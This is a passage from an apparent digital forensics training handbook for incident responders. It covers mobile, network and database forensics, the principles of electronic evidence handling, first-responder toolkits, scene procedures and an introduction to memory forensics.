The second step in the forensic process is acquisition, in this case usually referring to retrieval of material from a device (as compared to the bit-copy imaging used in computer forensics). Due to the proprietary nature of mobiles, it is often not possible to acquire data with it powered down; most mobile device acquisition is performed live. With more advanced smartphones using advanced memory management, connecting it to a recharger and putting it into a faraday cage may not be good practice. The mobile device would recognize the network disconnection and therefore it would change its status information that can trigger the memory manager to write data. Most acquisition tools for mobile devices are commercial in nature and consist of a hardware and software component, often automated.



Figure 6: iPhone in an RF shield bag.



Figure 7: RTL Aceso, a mobile device acquisition unit.

2.3.4.3. Examination and analysis

As an increasing number of mobile devices use high-level file systems, similar to the file systems of computers, methods and tools can be taken over from hard disk forensics or only need slight changes.

The FAT file system is generally used on NAND memory. A difference is the block size used, which is larger than 512 bytes for hard disks and depends on the used memory type, e.g., NOR type 64, 128, 256 and NAND memory 16, 128, 256, or 512 kilobyte.

Different software tools can extract the data from the memory image. One could use specialized and automated forensic software products or generic file viewers such as any hex editor to search for characteristics of file headers. The advantage of the hex editor is the deeper insight into the memory management but working with a hex editor means a lot of handwork and file system as well as file header knowledge. In contrast, specialized forensic software simplifies the search and extracts the data but may not find everything. AccessData, Sleuthkit, ESI Analyst and EnCase, to mention only some, are forensic software products to analyze memory images. Since there is no tool that extracts all possible information, it is advisable to use two or more tools for examination. There is currently (February 2010) no software solution to get all evidence from flash memories.

2.3.5. Data acquisition types

Mobile device data extraction can be classified according to a continuum, along which methods become more technical and “forensically sound” tools become more expensive, analysis takes longer, examiners need more training, and some methods can even become more invasive.

2.3.5.1. Manual acquisition

The examiner utilizes the user interface to investigate the content of the phone's memory. Therefore, the device is used as normal, with the examiner taking pictures of each screen's contents. This method has an advantage in that the operating system makes it unnecessary to use specialized tools or equipment to transform raw data into human interpretable information. In practice this method is applied to cell phones, PDAs and navigation systems. Disadvantages are that only data visible to the operating system can be recovered; that all data are only available in form of pictures; and the process itself is time-consuming.

2.3.5.2. Logical acquisition

Logical acquisition implies a bit-by-bit copy of logical storage objects (e.g., directories and files) that reside on a logical storage (e.g., a file system partition). Logical acquisition has the advantage that system data structures are easier for a tool to extract and organize. Logical extraction acquires information from the device using the original equipment manufacturer (OEM) application programming interface for synchronizing the phone's contents with a personal computer. A logical extraction is generally easier to work with as it does not produce a large binary blob. However, a skilled forensic examiner will be able to extract far more information from a physical extraction.

2.3.5.3. File system acquisition

Logical extraction usually does not produce any deleted information, due to it normally being removed from the phone's file system. However, in some cases—particularly with platforms built on SQLite, such as iOS and Android—the phone may keep a database file of information which does not overwrite the information but simply marks it as deleted and available for later overwriting. In such cases, if the device allows file system access through its synchronization interface, it is possible to recover deleted information. File system extraction is useful for understanding the file structure, web browsing history, or app usage, as well as providing the examiner with the ability to perform an analysis with traditional computer forensic tools.

2.3.5.4. Physical acquisition

Physical acquisition implies a bit-for-bit copy of an entire physical store (e.g. flash memory); therefore, it is the method most similar to the examination of a personal computer. A physical acquisition has the advantage of allowing deleted files and data remnants to be examined. Physical extraction acquires information from the device by direct access to the flash memories. Generally, this is harder to achieve because the device original equipment manufacturer (OEM) needs to secure against arbitrary reading of memory; therefore, a device may be locked to a certain operator. To get around this security, mobile forensics tool vendors often develop their own boot loaders, enabling the forensic tool to access the memory (and often, also to bypass user passcodes or pattern locks).

Generally, the physical extraction is split into two steps, the dumping phase and the decoding phase.

2.3.5.5. Brute force acquisition

Brute force acquisition can be performed by 3rd party passcode brute force tools that send a series of passcodes / passwords to the mobile device. This is a time-consuming method, but effective, nonetheless. This technique uses trial and error in an attempt to create the correct combination of password or PIN to authenticate access to the mobile device. Despite the process taking an extensive amount of time, it is still one of the best methods to employ if the forensic professional is unable to obtain the passcode. With current available software and hardware, it has become quite easy to break the encryption on a mobile devices password file to obtain the passcode. Two manufacturers have become public since the release of the iPhone5, Cellebrite and GrayShift. These manufacturers are intended for law enforcement agencies and police departments. The Cellebrite UFED Ultimate unit costs over \$40,000 US dollars and Grayshifts system costs \$15,000. Brute forcing tools are connected to the device and will physically send codes on iOS devices starting from 0000 to 9999 in sequence until the correct code is successfully entered. Once the code entry has been successful, full access to the device is given and data extraction can commence.

2.3.6. Tools

Early investigations consisted of live manual analysis of mobile devices; with examiners photographing or writing down useful material for use as evidence. Without forensic photography equipment such as Fernico ZRT, EDEC Eclipse, or Project-a-Phone, this had the disadvantage of risking the modification of the device content, as well as leaving many parts of the proprietary operating system inaccessible.

In recent years, a number of hardware/software tools have emerged to recover logical and physical evidence from mobile devices. Most tools consist of both hardware and software portions. The hardware includes a number of cables to connect the mobile device to the acquisition machine; the software exists to extract the evidence and, occasionally even to analyse it.

Most recently, mobile device forensic tools have been developed for the field. This is in response both to military units' demand for fast and accurate anti-terrorism intelligence, and to law enforcement demand for forensic previewing capabilities at a crime scene, search warrant execution, or exigent circumstances. Such mobile forensic tools are often ruggedized for harsh environments (e.g. the battlefield) and rough treatment (e.g. being dropped or submerged in water).

Generally, because it is impossible for anyone tool to capture all evidence from all mobile devices, mobile forensic professionals recommend that examiners establish entire toolkits consisting of a mix of commercial, open source, broad support, and narrow support forensic tools, together with accessories such as battery chargers, Faraday bags or other signal disruption equipment, and so forth.

2.3.6.1. Commercial forensic tools

Some current tools include Belkasoft Evidence Center, Cellebrite UFED, Oxygen Forensic Detective, Elcomsoft Mobile Forensic Bundle, Susteen Secure View, MOBILEdit Forensic Express and Micro Systemation XRY.

Some tools have additionally been developed to address increasing criminal usage of phones manufactured with Chinese chipsets, which include MediaTek (MTK), Spreadtrum and MStar. Such tools include Cellebrite's CHINEX, and XRY PinPoint.

2.3.6.2. Open source

Most open source mobile forensics tools are platform-specific and geared toward smartphone analysis. Though not originally designed to be a forensics tool, BitPim has been widely used on CDMA phones as well as LG VX4400/VX6000 and many Sanyo Sprint cell phones.

2.3.7. Controversies

In general, there exists no standard for what constitutes a supported device in a specific product. This has led to the situation where different vendors define a supported device differently. A situation such as this makes it much harder to compare products based on vendor provided lists of supported devices. For instance, a device where logical extraction using one product only produces a list of calls made by the device may be listed as supported by that vendor while another vendor can produce much more information.

Furthermore, different products extract different amounts of information from different devices. This leads to a very complex landscape when trying to overview the products. In general, this leads to a situation where testing a product extensively before purchase is strongly recommended. It is quite common to use at least two products which complement each other.

Mobile phone technology is evolving at a rapid pace. Digital forensics relating to mobile devices seems to be at a stand still or evolving slowly. For mobile phone forensics to catch up with release cycles of mobile phones, more comprehensive and in depth framework for evaluating mobile forensic toolkits should be developed and data on appropriate tools and techniques for each type of phone should be made available a timely manner.

(5) (15) (16) (17)

2.4. Network forensics

2.4.1. Overview

Network forensics is a sub-branch of digital forensics relating to the monitoring and analysis of computer network traffic for the purposes of information gathering, legal evidence, or intrusion detection. Unlike other areas of digital forensics, network investigations deal with volatile and dynamic information. Network traffic is transmitted and then lost, so network forensics is often a proactive investigation.

Network forensics generally has two uses. The first, relating to security, involves monitoring a network for anomalous traffic and identifying intrusions. An attacker might be able to erase all log files on a compromised host; network-based evidence might therefore be the only evidence available for forensic analysis. The second form relates to law enforcement. In this case analysis of captured network traffic can include tasks such as reassembling transferred files, searching for keywords and parsing human communication such as emails or chat sessions.

Two systems are commonly used to collect network data; a brute force "catch it as you can" and a more intelligent "stop look listen" method.

Network forensics is a comparatively new field of forensic science. The growing popularity of the Internet in homes means that computing has become network-centric and data is now available outside of disk-based digital evidence. Network forensics can be performed as a standalone investigation or alongside a computer forensics analysis (where it is often used to reveal links between digital devices or reconstruct how a crime was committed).

Marcus Ranum is credited with defining Network forensics as "the capture, recording, and analysis of network events in order to discover the source of security attacks or other problem incidents".

Compared to computer forensics, where evidence is usually preserved on disk, network data is more volatile and unpredictable. Investigators often only have material to examine if packet filters, firewalls, and intrusion detection systems were set up to anticipate breaches of security.

Systems used to collect network data for forensics use usually come in two forms:

"Catch-it-as-you-can" – This is where all packets passing through a certain traffic point are captured and written to storage with analysis being done subsequently in batch mode. This approach requires large amounts of storage.

"Stop, look and listen" – This is where each packet is analyzed in a rudimentary way in memory and only certain information saved for future analysis. This approach requires a faster processor to keep up with incoming traffic.

2.4.2. Types

➤ Ethernet

All data on this layer and allows the user to filter for different events. With these tools, website pages, email attachments, and other network traffic can be reconstructed only if they are transmitted or received unencrypted. An advantage of collecting this data is that it is directly connected to a host. If, for example the IP address or the MAC address of a host at a certain time is known, all data sent to or from this IP or MAC address can be filtered.

To establish the connection between IP and MAC address, it is useful to take a closer look at auxiliary network protocols. The Address Resolution Protocol (ARP) tables list the MAC addresses with the corresponding IP addresses.

To collect data on this layer, the network interface card (NIC) of a host can be put into "promiscuous mode". In so doing, all traffic will be passed to the CPU, not only the traffic meant for the host. However, if an intruder or attacker is aware that his connection might be eavesdropped, he might use encryption to secure his connection. It is almost impossible nowadays to break encryption but the fact that a suspect's connection to another host is encrypted all the time might indicate that the other host is an accomplice of the suspect.



Figure 8: Wireshark, a common tool used to monitor and record network traffic.

➤ TCP/IP

On the network layer the Internet Protocol (IP) is responsible for directing the packets generated by TCP through the network (e.g., the Internet) by adding source and destination information which can be interpreted by routers all over the network. Cellular digital packet networks, like GPRS, use similar protocols like IP, so the methods described for IP work with them as well.

For the correct routing, every intermediate router must have a routing table to know where to send the packet next. These routing tables are one of the best sources of information if investigating a digital crime and trying to track down an attacker. To do this, it is necessary to follow the packets of the attacker, reverse the sending route and find the computer the packet came from (i.e., the attacker).

➤ The Internet

The internet can be a rich source of digital evidence including web browsing, email, newsgroup, synchronous chat and peer-to-peer traffic. For example, web server logs can be used to show when (or if) a suspect accessed information related to criminal activity. Email accounts can often contain useful evidence; but email headers are easily faked and, so, network forensics may be used to prove the exact origin of incriminating material. Network forensics can also be used in order to find out who is using a particular computer by extracting user account information from the network traffic.

2.4.3. Wireless forensics

Wireless forensics is a sub-discipline of network forensics. The main goal of wireless forensics is to provide the methodology and tools required to collect and analyze (wireless) network traffic that can be presented as valid digital evidence in a court of law. The evidence collected can correspond to plain data or, with the broad usage of Voice-over-IP (VoIP) technologies, especially over wireless, can include voice conversations.

Analysis of wireless network traffic is similar to that on wired networks, however there may be the added consideration of wireless security measures.

(5) (18) (19)

2.5. Forensic Data Analysis (FDA)

2.5.1. Overview

Forensic Data Analysis (FDA) is a branch of Digital forensics. It examines structured data with regard to incidents of financial crime. The aim is to discover and analyse patterns of fraudulent activities. Data from application systems or from their underlying databases is referred to as structured data. Unstructured data in contrast is taken from communication and office applications or from mobile devices. This data has no overarching structure and analysis thereof means applying keywords or mapping communication patterns. Analysis of unstructured data is usually referred to as Computer forensics.

2.5.2. Methodology

The analysis of large volumes of data is typically performed in a separate database system run by the analysis team. Live systems are usually not dimensioned to run extensive individual analysis without affecting the regular users. On the other hand, it is methodically preferable to analyze data copies on separate systems and protect the analysis teams against the accusation of altering original data.

Due to the nature of the data, the analysis focuses more often on the content of data than on the database it is contained in. If the database itself is of interest, then Database forensics are applied. In order to analyze large, structured data sets with the intention of detecting financial crime it takes at least three types of expertise in the team:

- A data analyst to perform the technical steps and write the queries,
- A team member with extensive experience of the processes and internal controls in the relevant area of the investigated company and
- A forensic scientist who is familiar with patterns of fraudulent behavior.

After an initial analysis phase using methods of explorative data analysis the following phase is usually highly iterative. Starting with a hypothesis on how the perpetrator might have created a personal advantage the data is analyzed for supporting evidence. Following that the hypothesis is refined or discarded.

The combination of different databases, in particular data from different systems or sources is highly effective. These data sources are either unknown to the perpetrator or such that they cannot be manipulated by the perpetrator afterwards.

Data Visualization is often used to display the results.

(20) (21) (22)

2.6. Database forensics

Database forensics is a branch of digital forensic science relating to the forensic study of databases and their related metadata. The discipline is similar to computer forensics, following the normal forensic process and applying investigative techniques to database contents and metadata. Cached information may also exist in a servers RAM requiring live analysis techniques.

A forensic examination of a database may relate to the timestamps that apply to the update time of a row in a relational table being inspected and tested for validity in order to verify the actions of a database user. Alternatively, a forensic examination may focus on identifying transactions within a database system or application that indicate evidence of wrongdoing, such as fraud.

Software tools can be used to manipulate and analyse data. These tools also provide audit logging capabilities which provide documented proof of what tasks or analysis a forensic examiner performed on the database.

Currently many database software tools are in general not reliable and precise enough to be used for forensic work as demonstrated in the first paper published on database forensics. There is currently a single book published in this field, though more are destined. Additionally, there is a subsequent SQL Server forensics book by Kevvie Fowler named SQL Server Forensics which is well regarded also.

The forensic study of relational databases requires a knowledge of the standard used to encode data on the computer disk. A documentation of standards used to encode information in well-known brands of DB such as SQL Server and Oracle has been contributed to the public domain. Others include Apex Analytix.

Because the forensic analysis of a database is not executed in isolation, the technological framework within which a subject database exists is crucial to understanding and resolving questions of data authenticity and integrity especially as it relates to database users.

(23) (24) (25) (26)

3. Electronic evidence

3.1. Electronic evidence gathering

3.1.1 What are electronic evidence and electronic evidence gathering?

There are many different definitions of electronic or digital evidence. The Council of Europe Convention on Cybercrime, also called 'Budapest Convention on Cybercrime' or simply 'Budapest Convention' refers to electronic evidence as evidence that can be collected in electronic form of a criminal offence. The United States Department of Justice defines digital evidence as "*Information stored or transmitted in binary form that may be relied on in court,*" as mentioned in the Forensic Examination of Digital Evidence: A Guide for Law Enforcement. In general, though, most definitions seem to summarise that digital evidence is digital data that can be used to help establish (or refute) whether a crime has been committed.

Electronic evidence gathering is a process that involves the assessment of a given situation and the identification and recovery of relevant sources of data that could be of evidential value to the investigation. However, there are a number of key issues that need to be addressed during the assessment: a thorough understanding of the situation, the potential business impact of an investigation, and the identification of the business infrastructure.

3.1.2. Different sources of evidence

There are numerous sources of digital evidence and each requires a different process for gathering that evidence as well as different tools and methods for capturing it. It is not just the personal computer, laptop, mobile phone or Internet that provide sources of digital evidence, any piece of digital technology that processes or stores digital data could be used to commit a crime. The device and information it contains may store relevant digital evidence for proving or disproving a suspected offence.

It is vital that responders can identify and correctly seize potential sources of digital evidence. An example of the types of digital devices encountered by a digital forensic practitioner include, but are not limited to the following:

- Computers – such as Personal Computers (PC's), laptops, servers or even game consoles
- Storage devices – Compact Discs, Digitally Verstaile Discs, removeable data storage drives (USB thumb drives) and memory cards
- Handheld devices - mobile (smart) phones, digital cameras, satellite navigation systems
- Network devices like hubs, switches, routers and wireless access points

There is an important difference between volatile and non-volatile data. Volatile data is data that is lost when the device is not powered on. A typical example of this would be the random-access memory (RAM) storage in a PC. Nowadays personal computers have gigabytes of volatile storage so the data in the RAM is becoming more and more important. When gathering evidence, this should be taken into account as just simply disconnecting a system from power might destroy evidence stored in volatile storage. Doing a memory dump is necessary at this stage in many cases.

4. Principles of electronic evidence gathering

4.1.1. Overview

When gathering any form of evidence, including digital evidence, it is of vital importance that appropriate procedures and guidelines are strictly followed and adhered to. There are numerous guidelines available to digital forensic practitioners and all these guidelines focus on several key issues, including some main principles that establish a basis for all dealings with electronic evidence. While laws regarding admissibility of evidence differ between countries, using these more practical principles is a good basic guideline as they are accepted internationally. This does not mean that by applying only these guidelines the evidence gathered will be admissible in court. The Electronic evidence guide - A basic guide for police officers, prosecutors and judges, developed within the framework of the European Union and the Council of Europe joint project (CyberCrime@IPA project), for example, identifies five principles that establish a basis for all dealings with electronic evidence.

- Principle 1 – Data Integrity
- Principle 2 – Audit Trail
- Principle 3 – Specialist Support
- Principle 4 – Appropriate Training
- Principle 5 – Legality

A brief explanation of these five principles is given below. A more detailed explanation can be found in the full guide published by the Council of Europe. The guide is free of charge, however access to the file must be asked directly from the Council of Europe. ENISA has also developed training material based on these principles, namely the Digital Forensics Training Handbook.

Another set of guidelines that could (and should) be considered when dealing with digital evidence and electronic evidence gathering in general is the Good Practice Guide for Computer-Based Electronic Evidence published by the Association of Chief Police Officers (ACPO) in the United Kingdom for the authentication and integrity of evidence. Although principally aimed at law enforcement personnel it is relevant to the collection and examination of digital evidence. These

guidelines have been used as a reference for other guidelines in the field. For instance, together with the ISO Standard 27037 on Guidelines for identification, collection, acquisition and preservation of digital evidence, adopted in October 2012, these guidelines served, amongst others, as input for example to the Guidelines on Digital Forensics for European Commission Anti-Fraud Office (OLAF) Staff.

Other guidelines aimed at law enforcement that might be worthwhile to look at are the Guidelines for Best Practice in the Forensic Examination of Digital Technology 22 from the Forensic Information Technology (FIT) Working group interest of the European Network of Forensic Science Institutes (ENFSI). The guidelines already date back to 2009 but an updated version is currently being worked on.

As a first responder it is important to find out which principles or rules are applicable to you. It is advisable that CERTS get in touch with law enforcement representatives prior to engaging in evidence gathering activities and to familiarize themselves with the applicable rules. In most cases these will be very similar to the principles mentioned above. There may be specific legal requirements, depending on the jurisdiction of the proposed activity.

4.1.2. Integrity

The integrity of digital evidence must be maintained at all stages. "No action taken [...] should change data which may subsequently be relied upon in court." From all the principles this is probably the most important one. As the integrity of the evidence is of extreme importance, it is vital that the integrity requirement of the evidence is the main driver and should be the most important factor in deciding what to do (and what not do).

Digital data is volatile, and the ease with which digital media can be modified implies that documenting a chain of custody is extremely important to establish the authenticity of evidence. In addition, all examination processes must be documented so that if needed, they can be replicated. The evidential integrity and authenticity of digital evidence can be demonstrated by using hash checksum or Cyclic Redundancy Check (CRC), which is used during the acquisition stage as a method of checking for errors in the evidence file. However, nowadays we can consider that those methods are not sufficient anymore. Therefore, it is considered better to use a one-way hash algorithm such as MD5 or SHA-1.

This way it is possible to determine if changes have occurred to digital evidence at any point of an investigation. As both MD5 and SHA-1 algorithms are now considered to be relatively weak it is recommended to use stronger algorithms such as SHA-2. In some circumstances it is necessary that data on a computer that is still running has to be accessed.

Special precautions should be taken to minimise the impact on the data and this should be done, as said, only exceptionally and only by competent personnel to perform this operation and able to "explain the relevance and the implications of their actions". When the evidence cannot be collected without altering it, gathering steps must be very well documented and you have to be able to tell exactly what tools were used, what they did to the system and which changes they produced. This is for example important when performing a memory dump.

Such a memory dump cannot be done without incurring at least some modification of the memory. But in many cases, it is much more valuable to have the data from volatile memory even if altered than not have it at all. The first responder must however be able to testify later which steps he/she took and to explain any alteration to the evidence that was not avoidable.

4.1.3. Audit trail

An audit trail (often referred to as chain of custody or chain of evidence) is the process of preserving the integrity of the digital evidence. “Documentation permeates all steps of investigative process but is particularly important in the digital evidence seizure step. It is necessary to record details of each piece of seized evidence to help to establish its authenticity and initiate the chain of custody.” Indeed, an “audit trail or other record of all processes applied to digital evidence should be created and preserved. An independent third party should be able to examine those actions and achieve the same result.” It is of vital importance that any digital exhibit can be tracked from the moment when it was seized at the crime scene all the way to the courtroom, as well as anywhere else in between such as laboratories or storages. To demonstrate that a robust chain of custody or audit log was maintained details of the evidence and how it was handled, by whom as well as everything that has happened to it needs to be recorded at every step of the investigation.

It is important to stress how such details can be crucial. It is better to note down too many details than recording too few details about the actions taken. It is, for example, advisable to note down which keystrokes were entered, and which mouse movements have been made rather than just to write down in generic terms that “a forensic backup has been performed.”

4.1.4. Specialist support

Specialist support needs to be requested as soon as possible when evidence gathering raises some specific (technical issues) and the first responders in charge of the evidence collection is not familiar with the issue or its implications. As there exist so many different systems and technical situations, it is almost impossible for a digital forensics expert to have the specific know-how on how to deal with all these sorts of electronic evidence. This is why it is so crucial to call in the right specialists – either internal from the team or from external - when necessary and to have the right equipment ready for them to perform their tasks.

4.1.5. Appropriate training

Proper training is a very important prerequisite for the success of the search and seizure of electronic evidence. Appropriate and constant training should be provided to all first responders dealing with digital forensic, especially when they are expected to deal specifically with ‘live’ computer and access original data.

4.1.6. Legality

“The person in charge of the investigation has overall responsibility for ensuring that the law and these principles [the principles of digital evidence] are adhered to. Legal guidance for the practitioner varies depending on the jurisdiction in which they reside. Further, a distinction must be made between legislative documents and guidance and principles provided by relevant governing bodies within the forensic industry. Examples of such guidance documents include the above-mentioned Electronic evidence guide - A basic guide for police officers, prosecutors and judges developed within the framework of the European Union and the Council of Europe joint project (CyberCrime@IPA project) and the UK ACPO Good Practice Guide for Digital Evidence.

4.2. Before arriving at the crime scene

4.2.1. Overview

The first responders to an incident are in a unique and important position. Regardless of the case, they should have an appropriate toolkit and follow a predetermined plan.

The very first step the CERT first responder should take is to get a clear understanding of what is requested. Does the constituent actually plan to take the case to court? Or does the constituent only want to confirm or refute a certain suspicion (e.g., Malware X was present on the system, or data of type X has been exfiltrated)? Or maybe the constituent just wants the system up and running as quickly as possible? First responders should clear this up before preparing their tools. Sometimes it may even be necessary for the CERT to recommend a certain goal to the constituent.

All members of the first responder team should be familiar with the relevant legislation within the jurisdiction they are operating in advance of responding to any incident. It is vital that first responders have the appropriate knowledge and training to enable them to deal with the incident and secure the evidence in a sound way.

First responders must also have a thorough understanding of the IT equipment likely to be used during the investigation. A comprehensive checklist should be created to assist in determining the 'items of interest' including any technical and business related information. A first responder should plan for the types of digital media they will encounter (CD/DVD, USB memory stick, memory card, external hard drive, etc.). In large organisations a detailed planning is extremely important as computer systems can contain a large number of individual systems and drives, in addition to the possible combinations of laptops, desktop or tower workstations used by employees.

Prior to arriving at the (potential) crime scene it is important that the first responder ascertains as much information about the suspected offence and the crime scene itself as possible. The type of crime investigated may influence preparation for arrival at the scene.

Nowadays the amount of data stored in systems is enormous. It is hence important that the scope of the investigation is well-defined. Not doing so could result in getting lost in an overload of data.

The roles and responsibilities of all individuals involved in performing or assisting in a digital forensic investigation need to be clearly defined. To ensure that an investigation is carried out correctly there needs to be a designated coordinator who will lead the investigation. This coordinator is responsible for ensuring that all persons involved in an investigation are communicating appropriately to ensure that everyone involved can carry out their tasks successfully.

As well as the digital forensic experts any other specialist resources that could be needed during the investigation need to be identified. Additional expertise needed could be for example database experts, networking experts' accountants or legal support.

The first responder should assemble a toolkit, which enables them to arrive at the scene and collect all available evidence, ensuring its integrity for later investigation. Such a toolkit should include but is not limited to the following:

- Cameras (photo and video): used to capture images of the scene and record the state of digital exhibits.
- A digital clock: to be put on the pictures taken, so the timestamps are visible as image, not just as meta data
- Cardboard boxes or secure evidence bags: for collecting evidence for transportation to the laboratory
- Writing equipment: prepared log forms to document steps taken. They should include a column for time/date, action taken, picture reference, person doing the proceedings, pens and pencils for recording contemporaneous notes at the scene

- A flow chart on how to proceed in different cases, e.g. when the computer is running, when the computer is networked, etc.
- Gloves: to protect against contaminants present at the scene □ Evidence inventory logs, evidence tape, bags, stickers, labels, or tags: crucial to ensure the integrity and continuity of the evidence found at the scene.
- Antistatic bags and equipment and non-magnetic toolkit: to allow for the safe collection of evidence, protecting its integrity.
- A check list of possible relevant legal issues to consider and a list of relevant contacts for getting legal advice where appropriate: this check list of relevant legal issues is not intended to help first respondents actually resolve those issues, but merely to ensure that they spot (all of) the relevant issues; the list of relevant contacts for getting legal advice is to help ensure that first respondents will contact someone with legal expertise in an effort to comply with the law.

If on-scene acquisition is required or if there is a high probability that such an acquisition will take place on site some additional equipment needs to be part of the toolkit, namely:

- Forensic Laptop to allow on-scene acquisition (see for more detail Sub-section 4.2) □ Forensic write protection device to protect evidential exhibits.
- Devices (e.g., Firewire) to get a memory dump. To intercept network traffic a hub (rather than a switch) may be necessary
- All needed cables should be in the kit
- Sanitized media to store image of any digital exhibits

4.2.2. First responder forensic laptop

A first responders' toolkit should be influenced by the types of media which may be present at a crime scene. In general, such a toolkit should consist of equipment capable of collecting digital evidence from standard PC/laptop devices, mobile phones, tablet PCs, smart TVs, game consoles and all other modern devices containing digital storage media. When dealing with mobile phones it should be considered to use Faraday bags in order to prevent changes to the device.

The following is a description of the basic hardware and software specifications required for a first responder forensic laptop. There are a number of key issues that need to be taken into consideration when purchasing a suitable laptop. Firstly, it should contain a fast processor combined with sufficient amount of RAM to allow fast processing of the case at hand. Second, a number of USB (3.0 at the time of writing) ports will be needed to support the use of multiple peripheral devices such as portable hard disk drives (alternatively a small USB hub with additional connectors works as well). A large capacity, fast hard drive or an SSD (Solid State Disk) should be included, to allow disk images to be stored locally (additional external USB hard drives might be useful as well). Hardware Recommendations (at the time of writing of this document): □

Processor – Intel i7, i9 or AMD equivalent

RAM – 32GB+

Motherboard o USB ports – 4 minimum and USB 3 if possible

Firewire port – for device compatibility and creating memory dumps for example from digital cameras with firewire

Large enough hard drive – Solid State Drive

Spare disks Besides the hardware, the operating system that is running on the forensic laptop is very important.

The operating system should be forensically sound and the first responder must be aware of how the system works. An alternative to a forensic laptop for creating disk to disk or disk to image duplication is a forensic disk duplicator.

4.2.3. First responder tools and commands

The mainstream tools used by law enforcement and the private sector to carry out digital forensic investigations are often close-sourced and expensive commercial packages. During the 1980s and the beginning of the 1990s, most digital forensic investigations were carried out using non-specialist tools. From then on, specialised software (sometimes open source) and hardware was created that allowed digital forensics investigations to take place without modifying data and media. The move from 'live analysis' to the use of these tools boosted the capabilities of digital forensics enormously. We opted not to provide a list of tools. Instead, we rather list a couple of commands (and their functionality) that can be useful for first responders. A list of these commands can be found in Appendix A. Many of these commands are quite powerful when used correctly and to their maximum capability. Reading through the help sections of these commands and experimenting with these tools in a test environment and on test data is a very good way for getting to know the strength of the respective tools. This should be part of any good training and preparation for (potential) first responders! Various disk images and memory dumps that can be used to train and experiment can be found online. It is important that first responders have good command of their tools and that they have the functionalities of these commands always in the back of their minds.

4.3. Arriving at the scene

Upon arrival at a (potential) crime scene, it is vital that the first responder establishes his surroundings, identifying key evidential areas of the scene and any individuals who are involved in the suspected offence. If the first responder is not the first person at the scene, they should seek to establish contact with those persons who attended the crime scene first. Upon doing so, they can establish the potential location of digital devices and any interaction which has occurred between suspects at the scene.

Prior to entering the scene, health and safety requirements should be established. It is crucial to identify threats which remain, either in the form of personnel still present at the scene, along with environmental factors. The safety of the first responder and other officials at the scene is paramount and steps should be taken to ensure they are not placed in danger.

It also is best practice to never go alone to unknown locations (like home user apartments, a customer's offices, etc.). When doing this as support for a client like for example a bank, someone from the client institution should accompany the first responder. In some cases, it might be necessary to explain to the representative of the constituent or client what exactly will be done (e.g., trying to confirm that there is malware on the system) and, even more importantly, what will not be done. It can be useful to ask this person what (s)he has been doing and if he (s)he has noticed strange behavior of the system. This information can lead to clues on the necessary next steps.

Upon entering the scene, the first responder should maintain contemporaneous notes of their actions. The first responder should have access to guidelines from his/her employer or from the body that requested the evidence gathering on how to do this. Two examples of such guidelines are the above-mentioned UK's ACPO Good Practice Guide for Computer-Based Electronic Evidence and the Guidelines on Digital Forensic Procedures for OLAF Staff. To supplement written notes, a first responder should utilise a digital camera or video recording device in order to create accurate depictions of the scene. Records should include but are not limited to:

- Time and date which the scene was entered
- Floor plan of the scene documenting the location of devices and surrounding objects
- Personnel present in the scene
- Photographs of the scene upon entering
- Photographs of all digital exhibits in situ

All digital evidence should be identified and secured and no unauthorised individuals should interact with the devices. First responders should also attempt to ascertain as much information from the constituent. Password login information, network topology (both physical and virtual), users of the computer systems, Internet connections and security provisions could all provide useful guidance during an examination of the exhibit. It is important to note that first responders should not deal with suspects.

4.4. Seizure

As mentioned, in many cases the first responder might be required to collect evidence in the premises of a client (e.g. bank, company or a private individual's home). As analysing this data is in most cases quite time-consuming, it often will make sense to produce a mirror of the systems and analyse the images in the lab and not on site. It is recommended that the first responder has a flow chart at hand on how to proceed in different cases. It is vital that this flow chart covers almost all possible cases. Important questions in this tree would be:

- Is the computer running?
- Is the computer networked?
- Do you want to preserve volatile data?
- Is there full-disk encryption applied?
- Is the console unlocked?

To give an initial idea of how such a flow chart could look like we provide an example of a part of such chart in Figure 9 below. The excerpt in Figure 9 is part of the flow chart 'Computer Forensic Hard Drive Imaging Process Tree with Volatile Data collection' by Lance Mueller. Figure 1: Example of a flow chart on e-evidence gathering Source: Excerpt from 'Computer Forensic Hard Drive Imaging Process Tree with Volatile Data collection' by Lance Mueller.




Figure 9: Computer Forensic Hard Drive Imaging Process Tree with Volatile Data collection

4.5. Memory forensics

4.5.1. Overview

Forensic analysis of volatile memory is quite complex, nonetheless it is important for the first responder to understand that sometimes the data or evidence you're looking for is only in the physical memory. In such cases a shutdown to create a forensic image of the discs will cause that data to be lost or changed. Data within physical memory that might be evidentially relevant could among other things be application processes, open files and registry handles, network information, passwords and cryptographic keys, unencrypted content, hidden data and possibly malicious code.

